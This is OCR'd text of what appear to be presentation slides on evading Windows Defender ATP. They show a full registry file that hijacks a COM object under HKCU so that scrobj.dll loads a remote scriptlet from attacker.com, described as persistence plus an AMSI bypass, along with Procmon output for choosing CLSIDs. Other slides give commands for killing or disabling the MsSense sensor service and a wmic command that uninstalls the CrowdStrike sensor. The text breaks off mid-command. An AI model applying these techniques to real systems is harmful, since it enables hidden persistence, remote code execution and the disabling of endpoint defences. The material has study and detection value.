
Not Detected: Userland Persistence and AMSI Bypass via Component Object Model (COM) Hijacking

HKLM (admin/system only)
+
HKCU (any user)
=
HKCR




Process Name	PID	Operation	Path	Result
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer32	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\Elevation	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\AppID	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\Elevation	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{D68AF00A-29CB-43FA-8504-CE99A996D9EA}\TreatAs	NAME NOT FOUND

Userland Persistence via Component Object Model (COM) Hijacking



```
Windows Registry Editor Version 5.00
#DotNetToJScript and COM technique credits to James Forshaw @tiraniddo, Matt Nelson @enigma0x3, Casey Smith @subTee
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://attacker.com/payload.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```


Userland Persistence via Component Object Model (COM) Hijacking



Computer\HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL

```
CLSID
  {00000001-0000-0000-0000-0000FEEDACDC}
    InprocServer32
    ProgID
    ScriptletURL
    VersionIndependentProgID
  {00020420-0000-0000-C000-000000000046}
```


Name	Type	Data
(Default)	REG_SZ	https://attacker.com/payload.sct



r\HKEY_CURRENT_USER\Software\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}\TreatAs

```
{E7D35CFA-348B-485E-B524-252
  TreatAs
{E241C880-6982-4CE5-8CE7-708
```

Name	Type	Data
(Default)	REG_SZ	{00000001-0000-0000-0000-0000FEEDACDC}



No AMSI


=

No Alerts


https://www.slideshare.net/enigma0x3/windows-operating-system-archaeology

Taming the beast


Can’t Stop ATP Process, Service, Etc., Even If Running As System*




```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.
Reason: Access is denied.
```




```
C:\Users\admin>sc stop Sense
[SC] OpenService FAILED 5:

Access is denied.
```




```
C:\windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
```




```
 kill -processname MsSense -force
ess "MsSense (1364)" because of the following error: Access is denied
```



```
C:\windows\system32>sc config sense start= disabled
[SC] ChangeServiceConfig FAILED 5:

Access is denied.
```




Unable to suspend the process: Access is denied.



Tampering with Windows Defender ATP sensor

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP



Attempt to terminate the Windows Defender ATP sensor


Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Uninstalling

- Unlike other PSP/cloud AV products like CrowdStrike, you can’t just uninstall them from an elevated command prompt.


```
wmic product where "description='CrowdStrike Sensor
Platform’” Uninstall
```

- ATP requires a generated offboarding script with a SHA256 signed reg key:




```
REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v
